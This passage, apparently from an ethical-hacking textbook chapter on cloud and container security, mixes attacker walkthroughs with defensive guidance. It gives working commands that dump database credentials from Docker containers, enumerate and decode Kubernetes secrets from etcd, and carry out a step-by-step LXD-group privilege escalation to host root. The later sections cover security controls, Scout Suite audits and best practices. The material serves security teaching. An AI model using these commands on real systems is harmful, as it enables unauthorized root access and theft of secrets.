


Figure 19-145: Docker Showing the Results of the env Command

- **Querying Databases**

With retrieved credentials, attackers may target database containers, such as MySQL, to extract sensitive information:

1. **Identifying MySQL Containers**

```
docker -H <docker remote host> ps | grep mysql
```

2. **Retrieving MySQL Credentials**

```
docker -H <docker remote host> exec -i some-mysql env
```

3. **Querying Databases**

docker -H <docker host> exec -i some-mysql mysql -u root -p <password> -e "show databases"

```
 # Find MySQL containers
bash-3.2$ docker -H [docker remote host] ps | grep mysql

CONTAINER ID   IMAGE   CREATED     STATUS    PORTS                    NAMES
260f6220d004   mysql   4 days ago  Up 4 days 0.0.0.0:3306->3306/tcp   some-mysql

# Find credentials
bash-3.2$ docker -H [docker remote host] exec -i some-mysql env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=ThePassword
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root

# Run "show database" query
bash-3.2$ docker -H [docker host]  exec -i some-mysql mysql -uroot -pThePassword -e "show databases"

Database
information_schema
mysql
performance_schema
sys
```

Figure 19-146: Docker Retrieving the MySQL Databases

Note: These activities require attackers to escalate their privileges to administrative levels before leveraging the Docker Remote API.

Hacking Container Volumes

In Kubernetes, volumes provide a way for containers to share filesystems and manage files. A volume acts as a directory for storing files, accessible to all containers within a pod. Kubernetes supports various volume types, including NFS and iSCSI, which use different protocols. However, poorly configured or default volume settings can be exploited by attackers to escalate privileges and move laterally within the internal network.

Exploiting Kubernetes Volumes

1. **Accessing Master Nodes**

Volume configurations like iSCSI store their details as secrets. If attackers gain access to Kubernetes components such as the API server or etcd, they can extract sensitive configuration information about these volumes.

2. **Accessing Nodes**

Kubelet, which manages pods, allows attackers who gain node-level access to exploit all volumes associated with the pod. Additionally, attackers can gather valuable data by using filesystem

utilities. For instance, the df command can be used to view volume configurations, including those using NFS.

3. **Accessing Containers**

Similar to node access, attackers can extract sensitive information directly from a container. By exploiting volumes from within a container, attackers can configure a hostpath volume to access sensitive node-level data. They can also use filesystem tools to inspect and manipulate all mounted volumes.

Note: These activities require attackers first to achieve administrative-level privilege escalation.

LXD/LXC Container Group Privilege Escalation

LXD is a system container manager, while LXC serves as its container runtime. Together, they are commonly used to run full Linux distributions within containers. Users who belong to the 'lxd' group on a system can exploit their membership to escalate privileges to root. This is because the 'lxd' group grants substantial control over container creation and management, allowing attackers to manipulate containers to gain unauthorized access to the host system.

Steps for LXD/LXC Group Privilege Escalation

1. **Create an Alpine Docker Image**:

Run the following commands to prepare the Alpine container image:

```
mkdir -p $HOME/ContainerImages/alpine/
cd $HOME/ContainerImages/alpine/
wget https://raw.githubusercontent.com/lxc/lxc-ci/master/images/alpine.yaml
```




Figure 19-147: Creation of an Alpine Docker Image

Note: Use the **id** command to confirm 'lxd' group membership before proceeding. Ensure that the distrobuilder tool is installed to build custom Linux distribution images for use with the LXD/LXC container system.

1. **Create a Container**: Execute the following command to build a container:

```
sudo $HOME/go/bin/distrobuilder build-lxd alpine.yaml -o image.release=3.18
```

2. **Import the Alpine Image into LXD**: After building the Alpine Linux image, import it into LXD by running:

```
lxc image import lxd.tar.xz rootfs.squashfs --alias alpine
```

Note: Replace lxd.tar.xz and rootfs.squashfs with the actual file names generated during the build process.

3. **Verify the Imported Image**: To confirm the image is available in LXD, use:

```
lxc image list
```

4. **Create and Configure a Privileged Container**: Initialize a container with elevated privileges using:

```
lxc init alpine privesc -c security.privileged=true
```

List the containers to confirm the creation:

```
lxc list
```

5. **Add Host Root Directory to the Container**: Mount the host root directory into the container with the following command:

```
lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true
```

6. **Start the Container and Gain Root Access**: Launch the container and obtain root access by executing:

```
lxc start privesc
lxc exec privesc /bin/sh
```

Post Enumeration on Kubernetes etcd

Kubernetes relies on etcd, a distributed and consistent key-value database, to manage cluster data, API objects, service discovery information, and more. The API server interacts with etcd to store and retrieve data in response to requests from various Kubernetes components. Accessing etcd effectively grants root-level control over the system. In a Kubernetes setup, only the API server is permitted to interact directly with etcd.

Attackers attempt to identify etcd endpoints within the Kubernetes environment by analyzing processes, configuration files, and open ports, especially port 2379, which is commonly used by etcd. For instance, the following command can be used to locate the etcd server and PKI information:

```
ps -ef | grep apiserver
```

In cloud environments, attackers may explore metadata services to pinpoint the location of the etcd server and extract sensitive data, such as certificates and keys. Once they gather details about the

etcd server and PKI, attackers can navigate through etcd registries to access cluster information. For example, to enumerate secrets stored in the Kubernetes cluster, the following command might be executed:

```
ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --key=/etc/kubernetes/pki/apiserver-etcd-client.key --endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a '/registry/secrets/'
```

Attackers can execute the following command to extract a specific key and convert it into YAML format for easier analysis:

```
ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --key=/etc/kubernetes/pki/apiserver-etcd-client.key --endpoints=https://127.0.0.1:2379 get /registry/secrets/kube-system/weave-net-token-nmb26 | ./auger decode -o yaml
```

By decoding these keys, attackers can uncover endpoints listed in the kube config file. This information and other data extracted from etcd can be used to execute privilege escalation attacks and gain detailed insights into node configurations and activities.

Note: These actions are only possible after an attacker has escalated their privileges to an administrative level.

Cloud Security

Cloud Computing Security is a system's implementation and deployment to prevent security threats. Cloud security includes control policies, deployment of security devices such as application firewalls and Next-Generation IPS devices, and strengthening the cloud computing infrastructure. It also includes actions at the service provider end as well as the user end.

Cloud Security Control Layers

Application Layer

At various cloud security control layers, support is provided by various security mechanisms, devices, and policies. Web application firewalls are deployed at the application layer to filter traffic and observe its behavior. Transactional security, binary code analysis, the Systems Development Life Cycle (SDLC), and online transactions provide security.

Information Layer

Different policies are configured to monitor any data loss to provide confidentiality and integrity of information communicated between client and server. These policies incorporate Data Loss Prevention (DLP) and Content Management Framework (CMF). A DLP feature prevents data from leaving the network. Traditionally, information may include a company or organization's confidential details and proprietary, financial, and other sensitive information. Using DLP policies, the DLP feature also ensures compliance with regulations by preventing users from sending confidential information, either intentionally or unintentionally.

Management Layer

Security regarding cloud computing management is performed through different approaches such as Governance, Risk Management, and Compliance (GRC), Identity and Access Management (IAM), and patch and configuration management. Secure access to resources can be controlled and managed with these methods.

Network Layer

There are solutions available to secure the network layer in cloud computing, such as the deployment of Next-Generation IDS/IPS devices, Next-Generation Firewalls, DNSSec, Anti-DDoS, OAuth, and Deep Packet Inspection (DPI). One of the Integrated Threat Security Solution's most effective and proactive component is the Next-Generation Intrusion Prevention System (NGIPS). To secure a network's complex infrastructure, NGIPS provides a strong security layer with deep visibility, enhanced security intelligence, and advanced protection against emerging threats.

Deep network visibility, automation, security intelligence, and next-level protection are all provided by Cisco's NGIPS. It uses advanced and effective intrusion prevention capabilities to detect emerging, sophisticated network attacks. Information about the network, such as the operating system, files and applications, devices, and users, is continuously gathered by it. This information helps NGIPS to map the network maps and host profiles, providing contextual information to make better decisions about intrusive events.

Trusted Computing

The Root of Trust (RoT) is established by validating each hardware and software component from the end entity to the root certificate. It is intended to ensure that only trusted software and hardware can be used while at the same time retaining flexibility.

Computation and Storage

Computing and storage in the cloud can be secured by implementing Host-based Intrusion Detection or Prevention Systems (HIDS/HIPS). Examples are Configuring Integrity Checks, File System Monitoring and Log File Analysis, Connection Analysis, Kernel Level Detection, Encrypting the Storage, etc. Host-based IPS/IDS is normally deployed to protect a specific host machine and works strictly with the operating system kernel. It creates a filtering layer to detect malicious application calls to the OS.

Physical Layer

When it comes to securing anything, physical security is always a priority. As it is also the first layer OSI model, any security configuration will be ineffective if a device is not physically secure. Physical security includes protection against manufactured attacks such as theft, damage, and unauthorized physical access, as well as environmental impacts such as rain, dust, power failure, fire, etc.

Cloud Security is the Responsibility of both Cloud Provider and Consumer

In cloud environments, security is a shared responsibility divided between cloud consumers and Cloud Service Providers (CSPs), with each party having specific levels of control over the computing resources. Unlike traditional IT systems, where a single organization manages the entire stack of

resources and oversees the full system lifecycle, cloud-based systems require collaboration between CSPs and consumers to design, develop, deploy, and operate these systems. Consequently, ensuring the security of cloud systems is a joint effort. The degree of responsibility varies depending on the cloud service model in use—Infrastructure-as-a-Service (IaaS), Platform-as-a-Service (PaaS), or Software-as-a-Service (SaaS).

For example, in an IaaS model, the cloud service provider typically handles account management controls for the initial privileged system users. In contrast, the cloud consumer is responsible for managing user accounts and access controls for applications deployed within the IaaS environment.




Figure 19-148: Cloud Security Responsibility of Both Cloud Provider and Consumer

Below are some essential cloud security controls:

- **PKI:** Public Key Infrastructure
- **SDL:** Security Development Lifecycle
- **WAF:** Web Application Firewall
- **FW**: Firewall
- **RTG:** Real Traffic Grabber
- **IAM:** Identity and Access Management
- **ENC**: Encryption
- **DLP:** Data Loss Prevention
- **IPS:** Intrusion Prevention System
- **SWG:** Secure Web Gateway
- **VA/VM**: Virtual Application/Virtual Machine
- **App Sec:** Application Security
- **AV:** Anti-Virus
- **VPN:** Virtual Private Network
- **LB:** Load Balancer
- **GRC**: Governance, Risk, and Compliance
- **Config Control:** Configuration Control
- **CoS/QoS:** Class of Service/Quality of Service
- **DDoS:** Distributed Denial of Service
- **TPM:** Trusted Platform Module
- **Netflow:** Network protocol by Cisco

Cloud Computing Security Considerations

- Cloud services must be customized by vendors to align with the specific security needs of their clients.
- Cloud Service Providers (CSPs) should ensure robust multi-tenancy to optimize resource usage while securing data and applications.
- Disaster recovery plans should be in place to enable data retrieval during unforeseen events.
- Continuous monitoring of Quality of Service (QoS) is essential to uphold service-level agreements between providers and consumers.
- Data stored in the cloud must be secured to maintain integrity and prevent unauthorized alterations.
- Cloud services should offer high-speed, dependable performance with prompt responses to new requests.
- Both symmetric and asymmetric encryption techniques should be utilized for robust data protection in cloud environments.
- The operational processes of cloud services must be securely developed, managed, and integrated with organizational security frameworks.
- Load balancing should be implemented to optimize network and resource efficiency, enhancing job response times and throughput.
- CSPs must ensure resilience and provide robust defenses against physical threats.
- Public cloud platforms should utilize advanced networking technologies like carrier-grade networks and dedicated VPNs.

- Cloud Service Providers (CSPs) must establish robust incident response and management strategies.
- Role-based security measures, including role assignment, authorization, and transaction verification, should be supported by CSPs.
- Cloud services should integrate global threat intelligence databases offering extensive security insights.
- Providers should include Cloud Access Security Broker (CASB) solutions to deliver secure web gateways with Data Loss Prevention (DLP) capabilities.
- Zero-trust architecture should be applied to segment business applications securely.
- Strict Identity and Access Management (IAM) practices must be enforced to regulate access to cloud resources.
- Role-Based Access Control (RBAC) and policies should enforce least privilege access principles.
- Cloud services should guarantee compliance with relevant standards and regulations.
- Regular testing of backup and recovery processes is essential to ensure reliability and effectiveness.

Placement of Security Controls in the Cloud

It is important to select and implement information security measures in proportion to the identified risks, typically by evaluating potential threats, vulnerabilities, and impacts. Ensuring the right security measures are in place is essential for an effective cloud security architecture. Numerous security controls are available that, when applied correctly, can protect against system vulnerabilities and mitigate the effects of an attack. The types of security controls include:

- **Deterrent controls** – These reduce attacks on the cloud system. Example: A warning sign on a property to notify potential attackers of negative consequences if they attempt an attack.
- **Preventive controls** – These enhance the system's defenses by reducing or eliminating vulnerabilities. Example: A robust authentication process to prevent unauthorized access to cloud systems.
- **Detective controls** – These help identify and respond to incidents as they occur. Example: Using Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) to detect attacks on cloud systems.
- **Corrective controls** – These help limit the damage caused by an incident. Example: Restoring system backups to recover from a compromise.




Figure 19-149: Placement of Security Controls in the Cloud

Assessing Cloud Security Using Scout Suite

Attack surface discovery refers to the process of identifying all possible entry points an attacker could exploit to gain unauthorized access to a cloud network or virtual environment. This includes tasks like asset identification, vulnerability scanning, reviewing access controls, mapping the network, conducting penetration tests, performing compliance checks, and analyzing potential threats. Tools like Scout Suite can assist security experts in discovering attack surfaces within cloud environments.

- **Scout Suite**

Scout Suite is a security auditing tool for multi-cloud environments, helping professionals evaluate the security posture of cloud systems. It uses cloud provider APIs to collect configuration data for review, automatically highlighting potential risks. Instead of sifting through multiple web console pages, Scout Suite provides a clear, concise view of the attack surface.




Figure 19-150: Scout Suite

Example Commands for Attack Surface Discovery with Scout Suite:

- To evaluate the security of AWS, use the following command:

```
scout aws --profile <your-aws-profile>
```

This scans and assesses AWS resources for security weaknesses.

- To evaluate the security of Azure, use the following command:

```
scout azure --tenant-id <your-tenant-id> --subscription-id <your-subscription-id> --client-id <your-client-id> --client-secret <your-client-secret>
```

- To evaluate the security of GCP, use the following command:

```
scout gcp --service-account-file path/to/your-service-account-key.json
```

After the scan, Scout Suite generates an HTML report summarizing the findings and configuration details of the cloud account. It also uses color-coded risk ratings to help prioritize security concerns.




Figure 19-151: Scout Suite Showing Results of its Scanning Against AWS Environment




Figure 19-152: Scout Suite Representing Risks Associated with IAM Resources

Best Practices for Securing the Cloud

Here are key best practices for securing a cloud environment:

- Implement data protection, backup, and retention policies
- Enforce SLAs for patching and vulnerability fixes
- Require regular AICPA SSAE 18 Type II audits for vendors
- Check cloud presence in public domain blacklists
- Include legal contracts in employee behavior policies
- Prohibit credential sharing across users, apps, and services
- Apply secure authentication, authorization, and audit controls
- Ensure data protection during both design and runtime
- Implement strong key management, storage, and destruction practices
- Monitor client traffic for malicious activities
- Prevent unauthorized server access through security checkpoints
- Provide applicable logs and data to customers
- Assess cloud provider security policies and SLAs

- Evaluate cloud API security and log customer traffic
- Conduct regular security checks and updates on the cloud
- Ensure 24/7 physical security
- Enforce secure installation/configuration practices
- Isolate memory, storage, and network access
- Use strong two-factor authentication where possible
- Apply a baseline breach notification process
- Analyze API dependencies
- Enforce strict registration and validation processes
- Perform vulnerability and configuration risk assessments
- Disclose infrastructure, patching, and firewall details to customers
- Maintain compliance with cloud security, SCM, and transparency standards
- Utilize IDS, IPS, and firewalls to protect cloud data
- Implement strict supply chain management and supplier assessments
- Enforce access control, security management, and contract policies
- Secure infrastructure with proper monitoring and VM isolation
- Use VPNs to secure client data and ensure proper deletion from servers
- Require SSL for sensitive data transmission
- Assess cloud provider security models and SLAs
- Follow basic security practices like strong passwords, encryption, and device security
